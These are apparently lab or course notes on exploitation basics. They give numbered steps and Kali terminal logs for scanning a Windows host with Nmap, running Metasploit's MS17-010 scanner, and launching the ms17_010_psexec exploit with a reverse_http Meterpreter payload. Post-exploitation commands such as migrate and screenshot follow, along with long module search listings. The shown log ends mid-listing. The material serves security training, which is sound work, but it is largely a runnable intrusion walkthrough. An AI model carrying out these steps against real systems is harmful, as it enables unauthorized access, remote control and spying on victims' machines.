Exploitation Basics : Metasploit, Gaining access to machines using vulnerabilities, Custom exploitation scripts, Password brute forcing, Password spraying.

1. Know the target System IP address : example : 10.0.2.15
2. Scan vulnerability from target system by scanning using Nmap
   Example : Nmap 10.0.2.15

   Try -Pn

3. nmap 10.0.2.15 -Pn -sV
4. sudo msfconsole
5. search smb
6. grep scanner search smb
   auxiliary/scanner/smb/smb_ms17_010

7. use auxiliary/scanner/smb/smb_ms17_010
8. show options
9. set RHOSTS 192.168.152.191 (target ip)
10. run
11. search smb
12. grep exploit search smb
13. use exploit/windows/smb/ms17_010_psexec
14. show options
15. set RHOSTS 192.168.152.191 (target ip)
16. set payload (double tap)
17. set payload windows/meterpreter/reverse_http
18. show options
19. exploit
    ############System hacked or login failed ####

If yes

20. sysinfo
21. help
22. Ps
23. migrate 4020
24. screensh
25. screenshot

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.152.191
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 11:58 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.152.191 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 11:58 EDT
Nmap scan report for 192.168.152.191
Host is up (0.0086s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
16992/tcp open  amt-soap-http

Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.152.191 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 12:04 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.38 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.152.191 -Pn -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 12:04 EDT
Nmap scan report for 192.168.152.191
Host is up (0.0085s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16992/tcp open  http          Intel Active Management Technology User Notification Service httpd 11.8.77.3664
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/h:intel:active_management_technology:11.8.77.3664

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.36 seconds

┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%
%%     %%%            %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```




```
       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
```

commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > **search smb**

Matching Modules
==========

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
2	auxiliary/server/capture/smb		normal	No	Authentication Capture: SMB
3	post/linux/busybox/smb_share_root		normal	No	BusyBox SMB Sharing
4	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good	Yes	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
6	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
7	auxiliary/scanner/smb/impacket/secretsdump		normal	No	DCOM Exec
8	auxiliary/scanner/dcerpc/dfscoerce		normal	No	DFSCoerce
9	exploit/windows/scada/ge_proficy_cimplicity_gefebt	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
10	exploit/windows/smb/generic_smb_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
11	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
12	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource

13	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
14	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
15	auxiliary/server/http_ntlmrelay		normal	No	HTTP Client MS Credential Relayer
16	payload/cmd/windows/http/x64/custom/reverse_named_pipe		normal	No	HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
17	payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe		normal	No	HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
18	payload/cmd/windows/http/x64/peinject/reverse_named_pipe		normal	No	HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
19	payload/cmd/windows/https/x64/custom/reverse_named_pipe		normal	No	HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
20	payload/cmd/windows/https/x64/meterpreter/reverse_named_pipe		normal	No	HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
21	payload/cmd/windows/https/x64/peinject/reverse_named_pipe		normal	No	HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
22	exploit/windows/smb/ipass_pipe_exec	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution
23	auxiliary/gather/konica_minolta_pwd_extract		normal	No	Konica Minolta Password Extractor
24	auxiliary/fileformat/odt_badodt	2018-05-01	normal	No	LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
25	post/linux/gather/mount_cifs_creds		normal	No	Linux Gather Saved mount.cifs/mount.smbfs Credentials
26	exploit/windows/smb/ms03_049_netapi	2003-11-11	good	No	MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
27	exploit/windows/smb/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
28	exploit/windows/smb/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
29	exploit/windows/smb/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow

30 exploit/windows/smb/ms05_039_pnp 2005-08-09 good Yes MS05-039 Microsoft Plug and Play Service Overflow
31 exploit/windows/smb/ms06_025_rras 2006-06-13 average No MS06-025 Microsoft RRAS Service Overflow
32 exploit/windows/smb/ms06_025_rasmans_reg 2006-06-13 good No MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
33 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
34 exploit/windows/smb/ms06_066_nwapi 2006-11-14 good No MS06-066 Microsoft Services nwapi32.dll Module Exploit
35 exploit/windows/smb/ms06_066_nwwks 2006-11-14 good No MS06-066 Microsoft Services nwwks.dll Module Exploit
36 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual No MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
37 exploit/windows/smb/ms07_029_msdns_zonename 2007-04-12 manual No MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
38 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
39 exploit/windows/smb/smb_relay 2001-03-31 excellent No MS08-068 Microsoft Windows SMB Relay Code Execution
40 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 good No MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
41 exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26 great No MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
42 exploit/windows/smb/ms10_061_spoolss 2010-09-14 excellent No MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
43 exploit/windows/fileformat/ms13_071_theme 2013-09-10 excellent No MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
44 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution

45 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
46 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
47 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
48 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
49 auxiliary/dos/windows/smb/ms05_047_pnp normal No Microsoft Plug and Play Service Registry Overflow
50 auxiliary/dos/windows/smb/rras_vls_null_deref 2006-06-14 normal No Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
51 auxiliary/admin/mssql/mssql_ntlm_stealer normal No Microsoft SQL Server NTLM Stealer
52 auxiliary/admin/mssql/mssql_ntlm_stealer_sqli normal No Microsoft SQL Server SQLi NTLM Stealer
53 auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli normal No Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
54 auxiliary/admin/mssql/mssql_enum_domain_accounts normal No Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
55 auxiliary/dos/windows/smb/ms06_035_mailslot 2006-07-11 normal No Microsoft SRV.SYS Mailslot Write Corruption
56 auxiliary/dos/windows/smb/ms06_063_trans normal No Microsoft SRV.SYS Pipe Transaction No Null
57 auxiliary/dos/windows/smb/ms09_001_write normal No Microsoft SRV.SYS WriteAndX Invalid DataOffset
58 auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh normal No Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
59 auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff normal No Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
60 auxiliary/dos/windows/smb/vista_negotiate_stop normal No Microsoft Vista SP0 SMB Negotiate Protocol DoS

61 auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop normal No Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
62 auxiliary/scanner/smb/psexec_loggedin_users normal No Microsoft Windows Authenticated Logged In Users Enumeration
63 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticated User Code Execution
64 auxiliary/dos/windows/smb/ms11_019_electbowser normal No Microsoft Windows Browser Pool DoS
65 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13 average Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
66 exploit/windows/smb/smb_shadow 2021-02-16 manual No Microsoft Windows SMB Direct Session Takeover
67 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow normal No Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
68 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16 excellent No Microsoft Windows Shell LNK Code Execution
69 exploit/windows/smb/ms15_020_shortcut_icon_dllloader 2015-03-10 excellent No Microsoft Windows Shell LNK Code Execution
70 auxiliary/docx/word_unc_injector normal No Microsoft Word UNC Path Injector
71 auxiliary/spoof/nbns/nbns_response normal No NetBIOS Name Service Spoofer
72 exploit/windows/smb/netidentity_xtierrpcpipe 2009-04-06 great No Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
73 exploit/netware/smb/lsass_cifs 2007-01-21 average No Novell NetWare LSASS CIFS.NLM Driver Stack Buffer Overflow
74 exploit/windows/oracle/extjob 2007-01-01 excellent Yes Oracle Job Scheduler Named Pipe Command Execution
75 auxiliary/admin/oracle/ora_ntlm_stealer 2009-04-07 normal No Oracle SMB Relay Code Execution
76 auxiliary/scanner/dcerpc/petitpotam normal No PetitPotam
77 payload/cmd/windows/powershell/x64/custom/reverse_named_pipe normal No Powershell Exec, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
78 payload/cmd/windows/powershell/custom/reverse_named_pipe normal No Powershell Exec, Windows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stager

79 payload/cmd/windows/powershell/x64/meterpreter/reverse_named_pipe normal No Powershell Exec, Windows x64 Reverse Named Pipe (SMB) Stager
80 payload/cmd/windows/powershell/x64/peinject/reverse_named_pipe normal No Powershell Exec, Windows x64 Reverse Named Pipe (SMB) Stager
81 payload/cmd/windows/powershell/meterpreter/reverse_named_pipe normal No Powershell Exec, Windows x86 Reverse Named Pipe (SMB) Stager
82 payload/cmd/windows/powershell/peinject/reverse_named_pipe normal No Powershell Exec, Windows x86 Reverse Named Pipe (SMB) Stager
83 auxiliary/admin/smb/psexec_ntdsgrab normal No PsExec NTDS.dit And SYSTEM Hive Download Utility
84 auxiliary/scanner/sap/sap_smb_relay normal No SAP SMB Relay Abuse
85 auxiliary/dos/sap/sap_soap_rfc_eps_delete_file normal No SAP SOAP EPS_DELETE_FILE File Deletion
86 auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing normal No SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
87 auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence normal No SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
88 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir normal No SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
89 auxiliary/fuzzers/smb/smb_create_pipe_corrupt normal No SMB Create Pipe Request Corruption
90 auxiliary/fuzzers/smb/smb_create_pipe normal No SMB Create Pipe Request Fuzzer
91 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
92 exploit/windows/smb/smb_delivery 2016-07-26 excellent No SMB Delivery
93 auxiliary/admin/smb/list_directory normal No SMB Directory Listing Utility
94 auxiliary/scanner/smb/smb_enumusers_domain normal No SMB Domain User Enumeration
95 auxiliary/admin/smb/delete_file normal No SMB File Delete Utility
96 auxiliary/admin/smb/download_file normal No SMB File Download Utility
97 auxiliary/admin/smb/upload_file normal No SMB File Upload Utility
98 auxiliary/scanner/smb/smb_enum_gpp normal No SMB Group Policy Preference Saved Passwords Enumeration

99	auxiliary/scanner/smb/smb_login		normal	No	SMB Login Check Scanner
100	auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt		normal	No	SMB NTLMv1 Login Request Corruption
101	auxiliary/fuzzers/smb/smb_negotiate_corrupt		normal	No	SMB Negotiate Dialect Corruption
102	auxiliary/fuzzers/smb/smb2_negotiate_corrupt		normal	No	SMB Negotiate SMB2 Dialect Corruption
103	auxiliary/scanner/smb/smb_lookupsid		normal	No	SMB SID User Enumeration (LookupSid)
104	auxiliary/admin/smb/check_dir_file		normal	No	SMB Scanner Check File/Directory Utility
105	auxiliary/scanner/smb/pipe_auditor		normal	No	SMB Session Pipe Auditor
106	auxiliary/scanner/smb/pipe_dcerpc_auditor		normal	No	SMB Session Pipe DCERPC Auditor
107	auxiliary/scanner/smb/smb_enumshares		normal	No	SMB Share Enumeration
108	auxiliary/fuzzers/smb/smb_tree_connect_corrupt		normal	No	SMB Tree Connect Request Corruption
109	auxiliary/fuzzers/smb/smb_tree_connect		normal	No	SMB Tree Connect Request Fuzzer
110	auxiliary/scanner/smb/smb_enumusers		normal	No	SMB User Enumeration (SAM EnumUsers)
111	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection
112	auxiliary/dos/smb/smb_loris	2017-06-29	normal	No	SMBLoris NBSS Denial of Service
113	exploit/windows/local/cve_2020_0796_smbghost		2020-03-13	good	Yes	SMBv3 Compression Buffer Overflow
114	exploit/windows/smb/cve_2020_0796_smbghost		2020-03-13	average	Yes	SMBv3 Compression Buffer Overflow
115	auxiliary/scanner/snmp/snmp_enumshares		normal	No	SNMP Windows SMB Share Enumeration
116	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
117	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
118	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
119	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
120	exploit/multi/ids/snort_dce_rpc	2007-02-19	good	No	Snort 2 DCE/RPC Preprocessor Buffer Overflow
121	exploit/windows/browser/java_ws_double_quote		2012-10-16	excellent	No	Sun Java Web Start Double Quote Injection

122	exploit/windows/browser/java_ws_arginject_altjvm	2010-04-09	excellent	No	Sun Java Web Start Plugin Command Line Argument Injection
123	exploit/windows/browser/java_ws_vmargs	2012-02-14	excellent	No	Sun Java Web Start Plugin Command Line Argument Injection
124	payload/cmd/windows/tftp/x64/custom/reverse_named_pipe		normal	No	TFTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
125	payload/cmd/windows/tftp/x64/meterpreter/reverse_named_pipe		normal	No	TFTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
126	payload/cmd/windows/tftp/x64/peinject/reverse_named_pipe		normal	No	TFTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
127	auxiliary/server/teamviewer_uri_smb_redirect		normal	No	TeamViewer Unquoted URI Handler SMB Redirect
128	exploit/windows/smb/timbuktu_plughntcommand_bof	2009-06-25	great	No	Timbuktu PlughNTCommand Named Pipe Buffer Overflow
129	exploit/windows/fileformat/ursoft_w32dasm	2005-01-24	good	No	URSoft W32Dasm Disassembler Function Buffer Overflow
130	exploit/windows/fileformat/vlc_smb_uri	2009-06-24	great	No	VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
131	auxiliary/scanner/smb/impacket/wmiexec	2018-03-19	normal	No	WMI Exec
132	auxiliary/admin/smb/webexec_command		normal	No	WebEx Remote Command Execution Utility
133	exploit/windows/smb/webexec	2018-10-24	manual	No	WebExec Authenticated User Code Execution
134	post/windows/escalate/droplnk		normal	No	Windows Escalate SMB Icon LNK Dropper
135	post/windows/gather/credentials/gpp		normal	No	Windows Gather Group Policy Preference Saved Passwords
136	post/windows/gather/word_unc_injector		normal	No	Windows Gather Microsoft Office Word UNC Path Injector
137	post/windows/gather/enum_shares		normal	No	Windows Gather SMB Share Enumeration via Registry

138 payload/windows/peinject/reverse_named_pipe normal No Windows Inject PE Files, Windows x86 Reverse Named Pipe (SMB) Stager
139 payload/windows/x64/peinject/reverse_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
140 payload/windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
141 payload/windows/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
142 post/windows/gather/netlm_downgrade normal No Windows NetLM Downgrade Attack
143 auxiliary/fileformat/multidrop normal No Windows SMB Multi Dropper
144 payload/windows/x64/custom/reverse_named_pipe normal No Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
145 payload/windows/custom/reverse_named_pipe normal No Windows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stager

Interact with a module by name or index. For example info 145, use 145 or use payload/windows/custom/reverse_named_pipe

msf6 > grep scanner search smb
5 auxiliary/scanner/http/citrix_dir_traversal 2019-12-17 normal No Citrix ADC (NetScaler) Directory Traversal Scanner
6 auxiliary/scanner/smb/impacket/dcomexec 2018-03-19 normal No DCOM Exec
7 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec
8 auxiliary/scanner/dcerpc/dfscoerce normal No DFSCoerce
48 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
62 auxiliary/scanner/smb/psexec_loggedin_users normal No Microsoft Windows Authenticated Logged In Users Enumeration

```
   76   auxiliary/scanner/dcerpc/petitpotam                                  normal          No      PetitPotam

   84   auxiliary/scanner/sap/sap_smb_relay                                  normal          No      SAP SMB Relay Abuse

   86   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing                 normal          No      SAP SOAP RFC
EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
   87   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence               normal          No      SAP SOAP RFC
PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
   88   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                      normal          No      SAP SOAP RFC
RZL_READ_DIR_LOCAL Directory Contents Listing
   94   auxiliary/scanner/smb/smb_enumusers_domain                           normal          No      SMB Domain User Enumeration

   98   auxiliary/scanner/smb/smb_enum_gpp                                   normal          No      SMB Group Policy Preference Saved
Passwords Enumeration
   99   auxiliary/scanner/smb/smb_login                                      normal          No      SMB Login Check Scanner

   103  auxiliary/scanner/smb/smb_lookupsid                                  normal          No      SMB SID User Enumeration (LookupSid)
   105  auxiliary/scanner/smb/pipe_auditor                                   normal          No      SMB Session Pipe Auditor
   106  auxiliary/scanner/smb/pipe_dcerpc_auditor                            normal          No      SMB Session Pipe DCERPC Auditor
   107  auxiliary/scanner/smb/smb_enumshares                                 normal          No      SMB Share Enumeration
   110  auxiliary/scanner/smb/smb_enumusers                                  normal          No      SMB User Enumeration (SAM
EnumUsers)
   111  auxiliary/scanner/smb/smb_version                                    normal          No      SMB Version Detection
   115  auxiliary/scanner/snmp/snmp_enumshares                               normal          No      SNMP Windows SMB Share
Enumeration
   117  auxiliary/scanner/smb/smb_uninit_cred                                normal          Yes     Samba _netr_ServerPasswordSet Uninitialized
Credential State
   131  auxiliary/scanner/smb/impacket/wmiexec                   2018-03-19  normal          No      WMI Exec
msf6 > useInterrupt: use the 'exit' command to quit
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.152.191
RHOSTS => 192.168.152.191
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.152.191:445   - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.152.191:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > search smb

Matching Modules
================
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
2	auxiliary/server/capture/smb		normal	No	Authentication Capture: SMB
3	post/linux/busybox/smb_share_root		normal	No	BusyBox SMB Sharing
4	exploit/linux/misc/cisco_rv340_sslvpn	2022-02-02	good	Yes	Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
6	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
7	auxiliary/scanner/smb/impacket/secretsdump		normal	No	DCOM Exec
8	auxiliary/scanner/dcerpc/dfscoerce		normal	No	DFSCoerce
9	exploit/windows/scada/ge_proficy_cimplicity_gefebt	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
10	exploit/windows/smb/generic_smb_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
11	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
12	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
13	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
14	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 8.10 Remote Command Execution
15	auxiliary/server/http_ntlmrelay		normal	No	HTTP Client MS Credential Relayer
